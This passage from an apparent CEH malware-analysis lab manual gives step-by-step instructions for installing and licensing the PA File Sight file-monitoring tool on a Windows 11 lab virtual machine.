
1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **FileSight_Trial_Key_E71BE154-2386-4CF3-BEA3-75830C985736.exe**.

Note: If a **Open File - Security Warning** window appears, click **Run**. If a **User Account Control** window appears, click **Yes**.


Note: The name of the exe file might differ when you perform the lab.

3. The **Select Setup Language** pop-up appears; choose your preferred language, and then click **OK**.
4. Follow the default installation steps to install **PA File Sight**.
5. **Start Your Trial!** window appears, ensure that **Ultra** radio button is selected and click **Install Trial License**.


Module 07 – Malware Threats



6. A **Success** window appears, click **OK**.
7. **Completing the PA File Sight Setup Wizard** appears; make sure that both the **Start the PA File Sight monitoring service** and the **Launch the PA File Sight Console** options are checked, and click **Finish**.
8. This will run the PA File Sight service and automatically launch the application.

